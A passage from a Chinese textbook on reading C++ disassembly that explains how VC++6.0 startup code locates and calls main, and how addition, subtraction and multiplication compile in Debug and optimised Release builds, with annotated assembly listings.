GetCommandLineA函数: 获取命令行参数信息的首地址。

_crtGetEnvironmentStringsA函数: 获取环境变量信息的首地址。

_setargv函数: 此函数根据GetCommandLineA获取命令行参数信息的首地址并进行参数分析, 将分离出的参数的个数保存在全局变量_argc中, 将分析出的每个命令行参数的首地址存放在数组中, 并将这个字符指针数组的首地址保存在全局变量_argv中。这样就得到了命令行参数的个数, 以及命令行

参数信息。

_setenvp函数：此函数根据_crtGetEnvironmentStringsA函数获取环境变量信息的首地址并进行分析，将得到的每条环境变量字符串的首地址存放在字符指针数组中，并将这个数组的首地址存放在全局变量env中。

得到main函数所需的三个参数信息之后，当调用main函数时，便可以将_argc、_argv、env这三个全局变量作为参数，以栈传参方式传递到main函数中。

_cinit函数：用于全局数据和浮点寄存器的初始化。全局对象和IO流等的初始化都是通过这个函数实现的。利用函数_initterm进行数据链初始化，这个函数由两个参数组成，类型为“_PVFV*”，这是一个函数指针数组，其中保留了每个初始化函数的地址。初始化函数的类型为_PVFV，其定义原型如下：

```
typedef void (_cdecl*_PVFV) (void);
```

也就是说，这个初始化函数是无参数也无返回值的。大家知道，C++规定全局对象和静态对象必须在main函数前构造，在main函数返回后析构。所以，这里的_PVFV函数指针数组就是用来代理调用构造函数的，具体如代码清单3-2所示。

代码清单3-2_cinit函数的代码片段

```
//用于初始化寄存器
if (_FPinit != NULL)
    (*_FPinit) (); //初始化浮点寄存器
//用于初始化C语法中的数据
_initterm (_xi_a, _xi_z);
//用于初始化C++语法中的数据
_initterm (_xc_a, _xc_z);
```

在代码清单3-2中，_FPinit是一个全局函数指针，类型也是_PVFPV，如果编译器扫描代码时发现浮点计算，则此指针保存了初始化浮点寄存器的代码地址，否则为0值。如果浮点寄存器未被初始化而进行浮点计算，程序会产生异常或错误（详见2.2节），这类错误应属于VC++6.0自身设计的Bug，在VC++6.0以后的版本中已将其修复。一般而言，第一个_initterm初始化的都是C支持库中所需的数据。参数_xi_a为函数指针数组的起始地址，_xi_z为结束地址。_initterm的实现如代码清单3-3所示。

代码清单3-3_initterm函数的代码片段

```
static void __cdecl_initterm (
_PVFPV* pfbegin,
_PVFPV* pfend)
{
//遍历数组的各元素
while (pfbegin<pfend)
{
//若函数指针不为空，则执行该函数
if (*pfbegin!=NULL)
(**pfbegin) ();
++pfbegin;
}
}
```

C++所需数据的初始化操作会在代码清单3-2中第二次对_initterm调用时执行，一般都是全局对象或静态对象的初始化函数。关于全局对象的初始化流程的更多内容请见第10章。

VC编译器的版本不同，mainCRTStartup函数也可能会有所不同，如Microsoft Visual Studio 2005又称VC++8.0，其中mainCRTStartup的名字就变为了_tmainCRTStartup。本书只针对VC++6.0版本进行讲解，其升级版本中的基本原理与VC++6.0相同，只有少许变动，读者可自行分析。

那么，是不是所有由VC++编译出的控制台程序的启动函数都在mainCRTStartup中呢？这要根据编译选项确定。在默认情况下，入口函数为main，这时会从mainCRTStartup启动，再传入main所需要的三个参数，最后调用main函数。重新指定入口函数后，将直接从KERNEL32中调用重新指定的入口函数，而不会经过mainCRTStartup。通过修改编译选项，重新设置入口函数，依次选择菜单Project → Settings → Link → Output，在Entry-point symbol中填写需要重新指定新入口的函数名称。编译后调试程序，结果如图3-2所示。




图 3-2 重设入口函数

从图3-2中我们看到，重新指定入口函数后，没有调用mainCRTStartup函数，直接调用了新的入口函数MyEntry。但是，由于没有调用mainCRTStartup函数，堆空间是没有被初始化的，当使用到堆空间时，程序会报错并崩溃，如图3-3所示。




图 3-3 堆空间错误

由于没有初始化堆空间，而在函数MyEntry中使用了

`malloc`函数，因此该函数引发了这个错误。更多关于堆空间的知识请参见第7章。

3.3 main函数的识别

有了3.2节的知识作为基础，识别VC++6.0正常编译的程序的main函数的过程就非常简单。

识别main函数的原理如同识别一个人。要对一个人进行识别，首先是观察此人，然后找出他的身体和面貌上的特征，将这些特征情况与自己所认识的人的特征相匹配，从而断定出此人的身份。那么，VC++6.0下的main函数都有哪些特征呢？从代码清单3-1中可以总结出main函数有如下特征是：它有3个参数，分别为命令行参数个数、命令行参数信息和环境变量信息，而且它是启动函数中唯一的具有3个参数的函数。同理，WinMain也是启动函数中唯一的具有4个参数的函数。

在VC++6.0中，main函数被调用前要先调用的函数如下：

GetVersion ()

_heap_init ()

GetCommandLineA ()

_crtGetEnvironmentStringsA ()

_setargv ()

_setenvp ()

_cinit ()

这些函数调用结束后就会调用main函数。根据main函数

调用的特征，会将3个参数压入栈内作为函数的参数。

OllyDBG在加载程序时直接暂停在应用程序的入口处，而不会直接定位到main函数处，需要分析者手动查找定位。通过main函数的特性查找到所在的位置，如代码清单3-4所示。

代码清单3-4 OllyDBG反汇编信息

```
    ; 省略部分代码
    ; OllyDBG识别出的函数名称为GetCommandLineA
00401210|.FF15 38514200 call dword ptr ds: [<&
KERNEL32.GetCommand>
    ; 得到命令行参数
00401216|.A3 444F4200 mov dword ptr ds: [424F44], eax
    ; 根据main函数特性，此处为函数_crtGetEnvironmentStringsA () 调用
0040121B|.E8 E0240000 call ProgramE.00403700
00401220|.A3 BC354200 mov dword ptr ds: [4235BC], eax
    ; 根据main函数特性，此处为函数_setargv () 调用
00401225|.E8 C61F0000 call ProgramE.004031F0
    ; 根据main函数特性，此处为函数_setenvp () 调用
0040122A|.E8 711E0000 call ProgramE.004030A0
    ; 根据main函数特性，此处为函数_cinit () 调用
0040122F|.E8 8C1A0000 call ProgramE.00402CC0
00401234|.8B0D 00364200 mov ecx, dword ptr ds: [423600]
0040123A|.890D 04364200 mov dword ptr ds: [423604], ecx
00401240|.8B15 00364200 mov edx, dword ptr ds: [423600]
    ; 压栈传参，环境变量信息
00401246|.52 push edx
00401247|.A1 F8354200 mov eax, dword ptr ds: [4235F8]
    ; 压栈传参，命令行参数信息
0040124C|.50 push eax
0040124D|.8B0D F4354200 mov ecx, dword ptr ds: [4235F4]
    ; 压栈传参，命令行参数个数
00401253|.51 push ecx
    ; 此处为main函数的调用处，跟进到函数中便是main函数的实现代码流程
00401254|.E8 ACFDFFFF call ProgramE.00401005
```

识别出代码清单3-4中的GetCommandLineA () 函数后，对应前面讨论的main函数特性继续向下寻找。为了准确识别main函数，可以考察传递参数的个数，如果具有3个参数，便

是main函数的调用，双击即可进入main函数的实现中。

IDA下的main函数识别更为简便，它会直接分析出main函数所在的位置，并显示出来。那么，如何使用IDA分析启动函数mainCRTStartup呢？只要在函数窗口中找到mainCRTStartup所在的位置，双击便可进入函数实现中，如图3-4所示。




图 3-4 IDA分析查找启动函数mainCRTStartup

3.4 本章小结

本章先对传统C语言教材中提及的main函数入口论提出了置疑，以执行文件的反汇编代码为依据，提出了“应用程序入口”和“语法规定的用户入口”这两个概念，并且分析了VC++在用户入口前的部分行为。虽然这里是以对main入口的分析为主，但是其他入口的行为基本一致，各个VC版本的原理也基本相同，少许变动，读者可以尝试针对其他VC版本的应用程序入口进行练习，亲自分析一下。值得一提的是，从Visual Studio 2003（VC7.0）开始，微软加入了防止缓冲溢出的编译选项：`/GS`，编译器会在每个函数的栈内分配一个随机标记，而这个随机标记的种子数由应用程序入口的代码负责初始化，后面的章节会详细讨论这个知识点。

第4章 观察各种表达式的求值过程

4.1 算术运算和赋值

算术运算是指加法、减法、乘法、除法这四种数学运算，也称为四则运算。计算机中的四则运算和数学上的四则运算有些不同。本章将揭秘这些运算是如何在C++中完成的。

赋值运算类似于数学中的“等于”，是将一个内存空间中的数据传递到另一个内存空间中。由于内存没有处理器那样的控制能力，各个内存单元之间是无法直接传递数据的，必须通过处理器访问并中转，以实现两个内存单元间的数据传输。

在VC++6.0中，算术运算与其他传递计算结果的代码组合后才能被视为一条有效的语句，如赋值运算或函数的参数传递。单独的算术运算虽然可以编译通过，但是并不会生成代码。因为只进行计算而没有传递结果的运算不会对程序结果有任何影响，此时编译器将其视为无效语句，与空语句等价，不会有任何编译处理，如图4-1所示的代码便是一个很好的例子。

```
8:          // 无效语句
9:          5+6;
10:         // 加法运算
11:         int nVarOne = 0;
00401028   mov     dword ptr [ebp-4],0
```

图 4-1 无效语句块

4.1.1 各种算术运算的工作形式

1.加法

加法运算对应的汇编指令为ADD。在执行加法运算时，针对不同的操作数，转换的指令也会不同，编译器会根据优化方式选择最佳的匹配方案。VC++6.0中常用的优化方案有如下两种：

O1方案，生成文件占用空间最小

O2方案，执行效率最快

在VC++6.0中，Release编译选项组的默认选项为O2选项——执行效率优先。在Debug编译选项组中，使用的是Od+ZI选项，此选项使编译器产生的一切代码都以便于调试为最根本的前提，甚至为了便于单步跟踪，以及源码和目标代码块的对应阅读，不惜增加冗余代码。当然也不是完全放弃优化，在不影响调试的前提下，尽可能地进行优化。

本章主要对比和分析Debug编译选项组与Release编译选项组这两个选项对各种计算产生的目标代码方案。在使用Debug编译选项组时，VC++产生的目标汇编代码会和源码是一一对应的。以加法运算为例，分别使用不同类型的操作数来查看在Debug编译选项组下编译后对应的汇编代码，如代码清单4-1所示。

代码清单4-1 使用不同类型的操作数来查看加法运算在Debug编译选项组下编译后的汇编代码

```
//C++源码说明：加法运算
//无效语句，不参与编译
15+20;
//变量定义
int nVarOne=0;
int nVarTwo=0;
//变量加常量的加法运算
```

```

nVarOne=nVarOne+1;
//两个常量相加的加法运算
nVarOne=1+2;
//两个变量相加的加法运算
nVarOne=nVarOne+nVarTwo;
printf ("nVarOne=%d\r\n", nVarOne);
//C++源码与对应汇编代码讲解
//C++源码对比, 变量赋值
int nVarOne=0;
//将立即数0, 传入地址ebp-4中, 即变量nVarOne所在的地址
00401028 mov dword ptr[ebp-4], 0
//C++源码对比, 变量赋值
int nVarTwo=0;
0040102F mov dword ptr[ebp-8], 0
//C++源码对比, 变量+常量
nVarOne=nVarOne+1;
; 取出变量nVarOne数据放入eax中
00401036 mov eax, dword ptr[ebp-4]
; 对eax执行加等于1运算
00401039 add eax, 1
; 将结果放回变量nVarOne中, 完成加法运算
0040103C mov dword ptr[ebp-4], eax
//C++源码对比, 常量+常量
nVarOne=1+2;
; 这里编译器直接计算出了两个常量相加后的结果, 放入变量nVarOne中
0040103F mov dword ptr[ebp-4], 3
//C++源码对比, 变量+变量
nVarOne=nVarOne+nVarTwo;
; 使用ecx存放变量nVarOne
00401046 mov ecx, dword ptr[ebp-4]
; 使用ecx对变量nVarTwo执行加等于操作
00401049 add ecx, dword ptr[ebp-8]
; 将结果存入地址ebp-4处, 即变量nVarOne
0040104C mov dword ptr[ebp-4], ecx

```

代码清单4-1展示了3种操作数的加法运算。在两常量相加的情况下, 编译器在编译期间就计算出两常量相加后的结果, 将这个结果值作为立即数参与运算, 减少了程序在运行期的计算。当有变量参与加法运算时, 会先取出内存中的数据, 放入通用寄存器中, 再通过加法指令来完成计算过程得到结果, 最后存回到变量所占用的内存空间中。

开启O2选项后，编译出来的汇编代码将会有较大的变化。由于效率优先，编译器会将无用代码去除，并将可合并代码进行归并处理。例如，在代码清单4-1中，“nVarOne=nVarOne+1;”这样的代码将被删除，因为在其后又重新对变量nVarOne进行了赋值操作，而在此之前没有对变量nVarOne的任何访问，所以编译器判定此句代码是可被删除的。先看看图4-2中的代码，然后再来讨论此代码的其他优化方案。

```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near
push    3
push    offset Format    ; "nVarOne = %d \r\n"
call    _printf
add     esp, 8
xor     eax, eax
retn
_main endp
```

图 4-2 开启O2选项的Release版加法运算

图4-2中唯一的加法运算是在做参数平衡，而非源码中的加法运算，这是怎么回事？别着急，保持耐心，先给大家介绍两个关于优化的概念。在编译过程中，编译器常常会采用“常量传播”和“常量折叠”这样的方案对代码中的变量与常量进行优化，下面将详细讲解这两种方案。

常量传播

将编译期间可计算出结果的变量转换成常量，这样就减少了变量的使用，请看下面的示例：

```
void main () {
int nVar=1;
printf ("nVarOne=%d\r\n", nVar);
}
```

变量nVar是一个在编译期间可以计算出结果的变量。因此，在程序中所有引用到nVar的地方都会直接使用常量1来代替，于是代码等价于：

```
void main () {  
    printf ("nVarOne=%d\r\n", 1);  
}
```

常量折叠

当计算公式中出现多个常量进行计算的情况时，且编译器可以在编译期间计算出结果时，这样源码中所有的常量计算都将被计算结果代替，如下面的代码所示：

```
void main () {  
    int nVar=1+5-3*6;  
    printf ("nVarOne=%d\r\n", nVar);  
}
```

此时不会生成计算指令，因为“1+5-3*6”的值是可以在编译过程中计算出来的，所以编译器首先会计算出“1+5-3*6”的结果：-12，然后将数值-12替换掉原表达式，其结果依然等价，如下面的代码所示：

```
void main () {  
    int nVar=-12;  
    printf ("nVarOne=%d\r\n", nVar);  
}
```

现在变量nVar为一个在编译期间可计算出结果的变量，那么接下来组合使用“常量传播”对其进行常量转换是很合理的，程序中将不会出现变量nVar，直接以常量-12代替，如下面代码所示：

```
void main () {  
    printf ("nVarOne=%d\r\n", -12);  
}
```

在代码清单4-1中，变量nVarOne和nVarTwo的初始化值是一个常量，VC++编译器在开启O2优化方案后，会尝试使用常量替换掉变量。如果在程序的逻辑中，声明的变量没有被修改过，而且上下文中不存在针对此变量的取地址和间接访问操作，那么这个变量也就等价于常量，编译器就认为可以删除掉这个变量，直接用常量代替。使用常量的好处是可以生成立即数寻址的目标代码，常量作为立即数成为指令的一部分，从而减少了内存的访问次数。（关于内存访问次数的概念，读者可以参考一些计算机组成原理类书籍，了解主频和外频的概念，考察对比处理器的频率和总线的频率。）前面的代码变换后如下所示（以下注释表示被优化剔除的代码）：


```
int nVarOne=0; //常量化以后: int nVarOne=0; nVarOne用0代替了  
int nVarTwo=0; //int nVarTwo=0; 同上, 这句也没有了  
//变量加常量的加法运算  
nVarOne=nVarOne+1; //nVarOne=0+1;  
//两常量相加的加法运算  
nVarOne=1+2; //nVarOne=1+2;  
nVarOne=nVarOne+nVarTwo; //nVarOne=nVarOne+0;  
printf ("nVarOne=%d\r\n", nVarOne);  
    由于转换成了常量，因此在编译期间可以直接计算出结果，  
而“nVarOne=0+1;”这句赋值代码之后又对nVarOne再次赋值，所以这是一句对程序没有任何影响的代码，被剔除掉（注1）。后面的“nVarOne=1+2;”满足“常量折叠”的条件，所以直接计算出了加法结果3（注2），“nVarOne=1+2”由此转变为“nVarOne=3”，此时满足“常量传播”条件，对nVarOne的引用转变为对常量3的引用，printf的参数引用到nVarOne，于是代码直接成为“printf ("nVarOne=%d\r\n", 3);”（注3）。  
    nVarOne=0+1; //优化过程: nVarOne=0+1; 删除了（注1）  
    nVarOne=1+2; //nVarOne=3; 常量折叠（注2）  
    nVarOne=nVarOne+nVarTwo; //nVarOne=3+0;  
    printf ("nVarOne=%d\r\n",  
nVarOne); //printf ("nVarOne=%d\r\n", 3); （注3）
```

进一步研究优化方案，修改代码清单4-1中的源码。将变

量的初始值0修改为命令行参数的个数argc。由于argc在编译期间无法确定，所以编译器无法在编译过程中提前计算出结果，程序中的变量就不会被常量替换掉。源码修改后如下所示：

```
int main (int argc, char*argv[]) {
int nVarOne=argc; //修改处
int nVarTwo=argc; //修改处
nVarOne=nVarOne+1;
nVarOne=1+2;
nVarOne=nVarOne+nVarTwo;
printf ("nVarOne=%d\r\n", nVarOne);
return 0;
}
```

将代码再次编译为Release版，如图4-3所示。



```
; int __cdecl main(int argc, const char **argv, const char **envp)
_main proc near

arg_0= dword ptr 4

mov     eax, [esp+arg_0]
add     eax, 3
push   eax
push   offset Format ; "nVarOne = %d \r\n"
call   _printf
add     esp, 8
xor     eax, eax
retn
_main endp
```

图 4-3 另一种优化后的加法运算

与图4-2相比，图4-3中多了arg_0的定义使用。arg_0为IDA分析出的参数偏移，参数偏移的知识将在第6章讲解，这里只需知道[esp+arg_0]是在获取参数即可。

图4-3中只定义了一个参数变量偏移，而在源码中定义的两个局部变量却不见了。为什么呢？我们还是得考察优化过

程:

```
int main (int argc, char*argv[]) {
//int nVarOne=argc; 在后面的代码中被常量代替
//int nVarTwo=argc; 虽然不能用常量代替,但是由于之后没有对nVarTwo进行
修改,所以引用
nVarTwo等价于引用argc, nVarTwo则被删除掉,这种方法称为"复写传播"
//nVarOne=nVarOne+1; 其后即刻重新对nVarOne赋值,这句被删除了
//nVarOne=1+2; 常量折叠,等价于nVarOne=3;
//nVarOne=nVarOne+nVarTwo; 常量传播和复写传播,等价于
nVarOne=3+argc;
//printf ("nVarOne=%d\r\n", nVarOne);
//其后nVarOne没有被访问,可以用3+argc代替
printf ("nVarOne=%d\r\n", 3+argc);
return 0;
}
```

编译器在编译期间通过对源码的分析,判定第二个变量nVarTwo可省略,因为它都被赋值为第一个参数argc。在变量nVarOne被赋值为3后,就做了两个变量的加法nVarOne=nVarOne+nVarTwo,这等同于变量nVarOne=3+argc。其后printf引用nVarOne,也就等价于引用3+argc,因此nVarOne也可以被删除掉,于是有了图4-3中的代码。

2.减法

减法运算对应于汇编指令sub,虽然计算机只会做加法,但是可以通过补码转换将减法转变为加法形式来完成。先来复习一下将减法转变为加法的过程。

设有二进制数Y,其反码记为Y(反),假定其二进制长度为8位,有:

$Y+Y(\text{反})=1111\ 1111\text{B}$

$Y+Y(\text{反})+1=0$ (进位丢失)

根据以上公式,推论之:

$Y(\text{反})+1=0-Y \iff Y(\text{反})+1=-Y \iff Y(\text{补})=-Y$

这就是为什么负数的补码可以简化为取反加1的原因。

例如，5-2就可对照公式进行转换：

$$5 + (0-2) \iff 5 + (2(\text{反}) + 1) \iff 5 + 2(\text{补})$$

有了这个特性，所有的减法运算就都可以转换成加法运算了。

减法转换的示例如代码清单4-2所示。

代码清单4-2 减法运算示例—Debug版

```
//C++源码说明：减法运算
//变量定义
int nVarOne=argc;
int nVarTwo=0;
//获取变量nVarTwo的数据，使用scanf防止变量被常量化
scanf ("%d", &nVarTwo);
//变量减常量的减法运算
nVarOne=nVarOne-100;
//减法与加法混合运算
nVarOne=nVarOne+5-nVarTwo;
printf ("nVarOne=%d\r\n", nVarOne);
//C++源码与对应汇编代码讲解
; 变量定义代码略
//C++源码对比，变量-常量
nVarOne=nVarOne-100;
; 取变量nVarOne的数据到eax
00401125 mov eax, dword ptr[ebp-4]
; 使用减法指令sub，对eax执行减等于100操作
00401128 sub eax, 64h
; 将结果赋值回nVarOne中
0040112B mov dword ptr[ebp-4], eax
//C++源码对比，减法与加法混合运算
nVarOne=nVarOne+5-nVarTwo;
; 按照自左向右顺序依次执行
0040112E mov ecx, dword ptr[ebp-4]
00401131 add ecx, 5
00401134 sub ecx, dword ptr[ebp-8]
00401137 mov dword ptr[ebp-4], ecx
```

； printf函数调用显示结果略

代码清单4-2中的减法运算没有使用加负数的表现形式。那么，在实际的分析中，根据加法操作数的情况，当加数为负数时，执行的并非加法而是减法操作。

在O2选项下，其优化策略和加法一致，故不多言。

3.乘法

乘法运算对应的汇编指令有有符号imul和无符号mul两种。由于乘法指令的执行周期较长，在编译过程中，编译器会先尝试将乘法转换成加法，或使用移位等周期较短的指令。当它们都不可转换时，才会使用乘法指令。具体示例如代码清单4-3所示。

代码清单4-3 各类型乘法转换—Debug版

```
//C++源码说明：乘法运算
//防止被视为无效代码，将每条运算作为printf参数使用
//printf函数的讲解略
//变量定义
int nVarOne=argc;
int nVarTwo=argc;
//变量乘常量（常量值为非2的幂）
printf("nVarOne*15=%d", nVarOne*15);
//变量乘常量（常量值为2的幂）
printf("nVarOne*16=%d", nVarOne*16);
//两常量相乘
printf("2*2=%d", 2*2);
//混合运算
printf("nVarTwo*4+5=%d", nVarTwo*4+5);
//两变量相乘
printf("nVarOne*nVarTwo=%d", nVarOne*nVarTwo);
//C++源码与对应汇编代码讲解
//C++源码对比，变量*常量
printf("nVarOne*15=%d", nVarOne*15);
0040B8A4 mov edx, dword ptr[ebp-4]
; 直接使用有符号乘法指令imul
```

```

0040B8A7 imul edx, edx, 0Fh
; printf函数说明略
//C++源码对比, 变量*常量(常量值为2的幂)
printf("nVarOne*16=%d", nVarOne*16);
0040B8B8 mov eax, dword ptr[ebp-4]
; 使用左移运算代替乘法运算
0040B8BB shl eax, 4
; printf函数说明略
//C++源码对比, 常量*常量
printf("2*2=%d", 2*2);
; 在编译期间计算出2*2的结果, 将表达式转换为常量值
0040B8CC push 4
0040B8CE push offset string"2*2=%d" (0041ffac)
0040B8D3 call printf(0040b750)
0040B8D8 add esp, 8
//C++源码对比, 变量*常量+常量(组合运算)
printf("nVarTwo*4+5=%d", nVarTwo*4+5);
0040B8DB mov ecx, dword ptr[ebp-8]
; 利用lea指令完成组合运算
0040B8DE lea edx, [ecx*4+5]
; printf函数说明略
//C++源码对比, 变量*变量
printf("nVarOne*nVarTwo=%d", nVarOne*nVarTwo);
0040B90A mov ecx, dword ptr[ebp-4]
; 直接使用有符号乘法指令
0040B90D imul ecx, dword ptr[ebp-8]
; printf函数说明略

```

代码清单4-3为Debug版代码, 使用编译选项为Od+ZI。在这种侧重调试的编译方式下, 有符号数乘以常量值, 且这个常量非2的幂, 会直接使用有符号乘法imul指令。当常量值为2的幂时, 编译器会采用执行周期短的左移运算来代替执行周期长的乘法指令。

由于任何十进制数都可以转换成二进制数来表示, 在二进制数中乘以2就等同于所有位依次向左移动1位。如十进制数3的二进制数为0011, 3乘以2后等于6, 6转换成二进制数为0110。

当乘数和被乘数同时都是未知变量时, 则无法套用优化

方案。这时编译器不会优化处理，将直接使用乘法指令完成乘法计算。

在上例中，乘法运算与加法运算的结合编译器采用LEA指令来处理。在代码清单4-3中，lea语句的目的并不是取地址。当这种组合运算中的乘数不等于2、4、8时又该如何处理呢？来看看代码清单4-4中的代码。

代码清单4-4 乘数不等于2、4、8的组合运算

```
//C++源码对比，变量*常量+常量（乘数超过8）
printf("nVarTwo*9+5=%d", nVarTwo*9+5);
0040B8F3 mov eax, dword ptr[ebp-8]
0040B8F6 imul eax, eax, 9
0040B8F9 add eax, 5
0040B8FC push eax
0040B8FD push offset string"nVarTwo*9+5=%d" (0041ff7c)
0040B902 call printf (0040b750)
0040B907 add esp, 8
```

由于在Debug版下侧重于调试而非优化，编译器会直接先拆分，然后再进行运算。这些运算在开启O2选项后的Release发布版中经过优化处理后又会被编译成另一种形式。从IDA中提取出的Release版的汇编代码如代码清单4-5所示。

代码清单4-5 各类型乘法转换示例—Release版

```
; IDA直接将参数作为局部变量使用
arg_0=dword ptr 4
; 保存环境
push esi
; 取出参数变量数据存入esi中
mov esi, [esp+4+arg_0]
; 经过优化后，将nVarOne*15先转化为乘2加自身，可以记作乘以3
; eax=esi*2+esi=3*esi
lea eax, [esi+esi*2]
; 将上一步操作结果乘4加自身，等同于乘15
```

```

; eax=eax*4+eax=5*eax=5* (3*esi)
lea eax, [eax+eax*4]
push eax
push offset aNvarone15D; "nVarOne*15=%d"
call_printf
; esi中的数据传送到ecx, esi中保存的为参数数据
mov ecx, esi
; 将ecx中的数据左移4位, ecx乘以2的4次方
shl ecx, 4
push ecx
push offset aNvarone15D; "nVarOne*16=%d"
call_printf
; 两常量相乘直接转换常量值
push 4
push offset a22D; "2*2=%d"
call_printf
; 这句代码等同于lea edx, [esi*4+5], 都是混合运算
lea edx, ds: 5[esi*4]
push edx
push offset aNvartwo45D; "nVarTwo*4+5=%d"
call_printf
; 此处为乘数不等于2、4、8的情况, 编译优化后将乘以9分解为
; (nVarTwo*1+nVarTwo*8), 这样就又可以使用lea指令进行运算了
lea eax, [esi+esi*8+5]
push eax
push offset aNvartwo95D; "nVarTwo*9+5=%d"
call_printf
; 此处为两个变量相乘, 都是未知数, 无优化
mov ecx, esi
imul ecx, esi
push ecx
push offset aNvaroneNvartwo; "nVarOne*nVarTwo=%d"
call_printf
add esp, 30h
pop esi

```

在代码清单4-5中, 除了两个未知变量的相乘无法优化外, 其他形式的乘法运算都可以优化处理。如果运算表达式中有一个常量值, 则此时编译器会首先匹配各类优化方案, 最后对不符合优化方案的运算进行调整。

通过示例演示, 我们前面学习了有符号乘法的各种转换

模式以及优化方法，无符号乘法的原理与之相同，读者可以举一反三，自己动手调试，总结经验。

4.除法^[1]

(1) 除法计算约定

